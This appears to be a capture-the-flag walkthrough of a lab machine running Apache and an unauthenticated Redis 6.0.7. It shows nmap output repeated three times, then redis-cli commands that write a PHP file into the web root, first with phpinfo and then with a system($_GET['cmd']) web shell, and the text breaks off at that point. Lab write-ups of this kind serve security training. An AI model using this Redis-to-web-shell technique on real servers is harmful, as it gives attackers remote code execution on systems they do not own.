
Res

Hack into a vulnerable database server with an in-memory data-structure

first we have to deploy the machine

then lets go for **Nmap** scan


1. **Scan the machine, how many ports are open?**


root@kali: /home/kali/thm/Res
root@kali: /home/kali
root@kali: /home/kali/thm/Res
root@kali: /home/kali/thm/Res 172x39

```
┌──(root㉿kali)-[/home/kali/thm/Res]
└─# nmap -A -p 1-10000 10.10.99.151
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-25 06:35 IST
Nmap scan report for 10.10.99.151
Host is up (0.15s latency).
Not shown: 9998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
6379/tcp open  redis   Redis key-value store 6.0.7
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94%E=4%D=8/25%OT=80%CT=1%CU=40462%PV=Y%DS=5%DC=T%G=Y%TM=64E7FEE
OS:A%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=10D%TI=Z%II=I%TS=8)SEQ(SP=1
OS:04%GCD=1%ISR=10D%TI=Z%CI=I%II=I%TS=8)SEQ(SP=104%GCD=1%ISR=10D%TI=Z%CI=RD
OS:%II=I%TS=8)OPS(O1=M508ST11NW7%O2=M508ST11NW7%O3=M508NNT11NW7%O4=M508ST11
OS:NW7%O5=M508ST11NW7%O6=M508ST11)WIN(W1=68DF%W2=68DF%W3=68DF%W4=68DF%W5=68
OS:DF%W6=68DF)ECN(R=Y%DF=Y%T=40%W=6903%O=M508NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=4
OS:0%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O
OS:=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40
OS:%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q
OS:=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y
OS:%DFI=N%T=40%CD=S)

Network Distance: 5 hops

TRACEROUTE (using port 21/tcp)
HOP RTT       ADDRESS
1   25.67 ms  10.17.0.1
2   ... 4
5   152.87 ms 10.10.99.151

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 163.23 seconds


┌──(root㉿kali)-[/home/kali/thm/Res]
└─# 
```

ans: **2**


2. **What's is the database management system installed on the server?**


root@kali: /home/kali/thm/Res
root@kali: /home/kali
root@kali: /home/kali/thm/Res
root@kali: /home/kali/thm/Res 172x39

```
┌──(root㉿kali)-[/home/kali/thm/Res]
└─# nmap -A -p 1-10000 10.10.99.151
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-25 06:35 IST
Nmap scan report for 10.10.99.151
Host is up (0.15s latency).
Not shown: 9998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
6379/tcp open  redis   Redis key-value store 6.0.7
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94%E=4%D=8/25%OT=80%CT=1%CU=40462%PV=Y%DS=5%DC=T%G=Y%TM=64E7FEE
OS:A%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=10D%TI=Z%II=I%TS=8)SEQ(SP=1
OS:04%GCD=1%ISR=10D%TI=Z%CI=I%II=I%TS=8)SEQ(SP=104%GCD=1%ISR=10D%TI=Z%CI=RD
OS:%II=I%TS=8)OPS(O1=M508ST11NW7%O2=M508ST11NW7%O3=M508NNT11NW7%O4=M508ST11
OS:NW7%O5=M508ST11NW7%O6=M508ST11)WIN(W1=68DF%W2=68DF%W3=68DF%W4=68DF%W5=68
OS:DF%W6=68DF)ECN(R=Y%DF=Y%T=40%W=6903%O=M508NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=4
OS:0%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O
OS:=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40
OS:%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q
OS:=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y
OS:%DFI=N%T=40%CD=S)

Network Distance: 5 hops

TRACEROUTE (using port 21/tcp)
HOP RTT       ADDRESS
1   25.67 ms  10.17.0.1
2   ... 4
5   152.87 ms 10.10.99.151

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 163.23 seconds

┌──(root㉿kali)-[/home/kali/thm/Res]
└─# 
```

ans: **redis**

3. **What port is the database management system running on?**


root@kali: /home/kali/thm/Res
root@kali: /home/kali
root@kali: /home/kali/thm/Res
root@kali: /home/kali/thm/Res 172x39

```
┌──(root㉿kali)-[/home/kali/thm/Res]
└─# nmap -A -p 1-10000 10.10.99.151
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-25 06:35 IST
Nmap scan report for 10.10.99.151
Host is up (0.15s latency).
Not shown: 9998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
6379/tcp open  redis   Redis key-value store 6.0.7
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94%E=4%D=8/25%OT=80%CT=1%CU=40462%PV=Y%DS=5%DC=T%G=Y%TM=64E7FEE
OS:A%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=10D%TI=Z%II=I%TS=8)SEQ(SP=1
OS:04%GCD=1%ISR=10D%TI=Z%CI=I%II=I%TS=8)SEQ(SP=104%GCD=1%ISR=10D%TI=Z%CI=RD
OS:%II=I%TS=8)OPS(O1=M508ST11NW7%O2=M508ST11NW7%O3=M508NNT11NW7%O4=M508ST11
OS:NW7%O5=M508ST11NW7%O6=M508ST11)WIN(W1=68DF%W2=68DF%W3=68DF%W4=68DF%W5=68
OS:DF%W6=68DF)ECN(R=Y%DF=Y%T=40%W=6903%O=M508NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=4
OS:0%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O
OS:=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40
OS:%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q
OS:=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y
OS:%DFI=N%T=40%CD=S)

Network Distance: 5 hops

TRACEROUTE (using port 21/tcp)
HOP RTT       ADDRESS
1   25.67 ms  10.17.0.1
2   ... 4
5   152.87 ms 10.10.99.151

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 163.23 seconds

┌──(root㉿kali)-[/home/kali/thm/Res]
└─# 
```

ans: 6379

4. **What's is the version of management system installed on the server?**

ans: **6.0.7**

5. **Compromise the machine and locate user.txt**

in the nmap scan we have seen the database management system installed is redis so we gonna use the tool called **redis-cli**

for reference better practice is to checkout the website:

6379 - Pentesting Redis

https://book.hacktricks.xyz/network-services-pentesting/6379-pentesting-redis


here we gonna use these commands for our answer

```
root@Urahara:~# redis-cli -h 10.85.0.52
10.85.0.52:6379> config set dir /usr/share/html
```


here /usr/share/html is the path of the database

```
OK
10.85.0.52:6379> config set dbfilename redis.php
OK
10.85.0.52:6379> set test "<?php phpinfo(); ?>"
OK
10.85.0.52:6379> save
OK
```

```
$ redis-cli -h 10.10.8.57
```




```
┌──(root㉿kali)-[/home/kali]
└─# redis-cli -h 10.10.8.57
10.10.8.57:6379>
```



```
10.10.8.57:6379> info
# Server
redis_version:6.0.7
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:5c906d046e45ec07
redis_mode:standalone
os:Linux 4.4.0-189-generic x86_64
arch_bits:64
multiplexing_api:epoll
atomicvar_api:atomic-builtin
gcc_version:5.4.0
process_id:648
run_id:fc0f2868f94d178a4eea498ea81a4b3b736e741c
tcp_port:6379
uptime_in_seconds:696
uptime_in_days:0
hz:10
configured_hz:10
lru_clock:15208634
executable:/home/vianka/redis-stable/src/redis-server
config_file:/home/vianka/redis-stable/redis.conf
io_threads_active:0

# Clients
connected_clients:1
client_recent_max_input_buffer:2
client_recent_max_output_buffer:0
blocked_clients:0
tracking_clients:0
clients_in_timeout_table:0
```

commands i used

after using the commands when we use the ip-address and and redis.php we will get some information on the wesite <IP>/redis.php



REDIS0009� redis-ver6.0.7� redis-bits�@�ctime�6�d�used-mem�P��aof-preamble���test

PHP Version 7.0.33-0ubuntu0.16.04.15


System	Linux ubuntu 4.4.0-189-generic #219-Ubuntu SMP Tue Aug 11 12:26:50 UTC 2020 x86_64
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.0/apache2
Loaded Configuration File	/etc/php/7.0/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.0/apache2/conf.d
Additional .ini files parsed	/etc/php/7.0/apache2/conf.d/10-opcache.ini, /etc/php/7.0/apache2/conf.d/10-pdo.ini, /etc/php/7.0/apache2/conf.d/20-calendar.ini, /etc/php/7.0/apache2/conf.d/20-ctype.ini, /etc/php/7.0/apache2/conf.d/20-exif.ini, /etc/php/7.0/apache2/conf.d/20-fileinfo.ini, /etc/php/7.0/apache2/conf.d/20-ftp.ini, /etc/php/7.0/apache2/conf.d/20-gettext.ini, /etc/php/7.0/apache2/conf.d/20-iconv.ini, /etc/php/7.0/apache2/conf.d/20-json.ini, /etc/php/7.0/apache2/conf.d/20-phar.ini, /etc/php/7.0/apache2/conf.d/20-posix.ini, /etc/php/7.0/apache2/conf.d/20-readline.ini, /etc/php/7.0/apache2/conf.d/20-shmop.ini, /etc/php/7.0/apache2/conf.d/20-sockets.ini, /etc/php/7.0/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.0/apache2/conf.d/20-sysvsem.ini, /etc/php/7.0/apache2/conf.d/20-sysvshm.ini, /etc/php/7.0/apache2/conf.d/20-tokenizer.ini
PHP API	20151012
PHP Extension	20151012
Zend Extension	320151012
Zend Extension Build	API320151012,NTS
PHP Extension Build	API20151012,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	disabled
IPv6 Support	enabled
DTrace Support	available, disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2
Registered Stream Filters	zlib.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk, convert.iconv.*

This program makes use of the Zend Scripting Language Engine:
Zend Engine v3.0.0, Copyright (c) 1998-2017 Zend Technologies
    with Zend OPcache v7.0.33-0ubuntu0.16.04.15, Copyright (c) 1999-2017, by Zend Technologies

```
┌──(root㉿kali)-[/home/kali]
└─# redis-cli -h 10.10.144.143
10.10.144.143:6379> config set dir /var/www/html
OK
10.10.144.143:6379> config set dbfilename redis.php
OK
10.10.144.143:6379> set test "<?php phpinfo(); ?>"
OK
10.10.144.143:6379> save
OK
10.10.144.143:6379> 
```


now lets try with another php script

```
<? php system($_GET['cmd']); ?>
```

